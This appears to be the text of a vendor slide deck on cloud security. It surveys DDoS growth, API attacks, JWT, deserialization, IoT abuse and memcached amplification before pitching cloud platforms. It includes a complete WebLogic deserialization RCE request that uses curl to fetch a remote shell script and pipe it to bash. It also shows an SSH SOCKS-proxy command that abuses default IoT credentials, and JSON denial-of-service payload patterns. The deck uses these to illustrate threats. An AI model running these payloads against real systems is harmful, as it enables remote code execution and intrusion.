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# DISAPPEARING PERIMETERS

## Combating Security challenges with cloud security

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# Evolution of web

## Elastic, rich and vulnerable..

Before the Internet



Content

WWW

1986 | NSFnet + ARPANET

2007 | Largest DDoS >50 Gbps

Services



People



MySpace / LinkedIn  
hacks

Things




2016 | DDoS > 600 Gbps.  
Introduction of Merai

2018 | Largest DDoS > 1.3  
Tbps


Imagine the next attack

“The true sign of  
intelligence is not  
knowledge but  
imagination.” - Albert  
Einstein

# Rich and vulnerable with APIs..



# API Attacks overview



The key difference between a normal web request and API request is that APIs use JSON or XML that are significantly more complicated than simple parameters. This creates a new attack surface.

# API Attacks : Common vulnerabilities target




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Distribution of Application Layer Attacks in APIs



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# JWT Decoded: Authorization attacks

## Encoded

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoiYkdWV9LjJVA95OrM7E2cBab30RMHrHDcEfxjoYZgeFONFh7HgQ
```

## Decoded

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}  
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "admin": true  
}  
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  secret  
)
```

Header

Payload

Signature

**Q:** Is it ok to store user credentials (username / password) in the JWT?

**A:** No, it is not secure to send a password in a JWT.

This is because the *JWT claims are simply encoded* and can easily be decoded by anyone that sees them.

This problem can be solved by digitally signing JWT with a secret or PKI.

# Deserialization Problems: RCE Attacks

The code on the right is an example of RCE attack. Let's assume that the input the server is expecting to be as follows:

```
<products>
  <product>
    <id>Car</id>
  </product>
  <product>
    <id>Motorbike</id>
  </product>
</products>
```

*API Positive Security guards against attacks such as these by blocking all the requests that are not in pre-defined format.*

OWASP Top 10: #8 Insecure Deserialization

```
POST /wls-wsat/CoordinatorPortType HTTP/1.1
Host: 162.136.xxx.xxx
User-Agent: python-requests/2.18.4
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: text/xml
Content-Length: 837
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header>
    <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
      <java version="1.8.0_131" class="java.beans.XMLDecoder">
        <void class="java.lang.ProcessBuilder">
          <array class="java.lang.String" length="3">
            <void index="0">
              <string>/bin/sh</string>
            </void>
            <void index="1">
              <string>-c</string>
            </void>
            <void index="2">
              <string>/usr/bin/curl -s http://35.194.156.203/ftw.sh | /bin/bash -s</string>
            </void>
          </array>
          <void method="start"/>
        </void>
      </java>
    </work:WorkContext>
  </soapenv:Header>
  <soapenv:Body/>
</soapenv:Envelope>
```

## Hash Collision attacks

Specially crafted request that causes multiple hash collision can cause DoS attack on server.

Eg:

```
{"4vq":"key1", "4wP2":"key2", "5Uq":"key3",  
"5VP":"key4", "64q":"key5" }
```

The large payload of the above pattern when sent to a vulnerable json\_decode function in a server can slow down the server.

## Deep nested structure

Specially crafted request with deep nesting as shown below can exhaust server memory very quickly.


Eg: {"p":{"p":{"p":{.....}}}}

The large payload of the above pattern when sent to a vulnerable deserializer can slowdown a server.


***The problems mentioned above can be mitigated by setting maximum allowed parameters and setting maximum nesting depth.***



# Enhancing API Security



# Elastic and vulnerable with IoTs



# SSH as SOCKS Proxy: Exploitation of IoT devices



```
/> ssh -D 8080 -N cctv_admin@iot.vuln (requires "default" account credentials)
```

```
/> curl --proxy socks5h://localhost:8080 http://target.site/
```

# Attacks are doubling in size every 2 years



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204 byte request



Country	Total
China	20,327
United States	17,320
France	3,283
Hong Kong	3,005
Russia	1,758
Japan	1,652
Germany	1,567
Canada	1,532
Vietnam	1,346
UK	1,112
Singapore	1,063
Netherlands	1,054
Turkey	1,044
Indonesia	748
Brazil	679
Poland	543
India	522
Ukraine	504
Romania	458
Lithuania	451

## Memcached UDP reflection: 5000x AMPLIFICATION



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# Are you still fighting with attackers the old way?



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With traditional security technologies, malicious traffic still lands at your door step

## Creating business risk



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*Traditional security perimeters are fading away*



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# Cloud must become the new perimeter

By 2020, a Corporate "No-Cloud" Policy Will Be as Rare as a "No-Internet" Policy Is Today

- Gartner

# Cloud Delivery Platforms to build your Digital and Security strategy



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Delivery platform extend the application infrastructure with global **scalability & resiliency**

**Cloud perimeter** adapts to your application infrastructure and stops attacks in the cloud

**Integrated security solutions** on a global distributed platform





# Cloud Security - Key elements



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- Cloud provides fluid security controls with automatic scaling
- API Management & Security – Micro Services & Container
- Security analytics - Machine learning / AI opportunities
- Agility – Merger of Security, DevOps and CI/CD
- Security without compromising on performance

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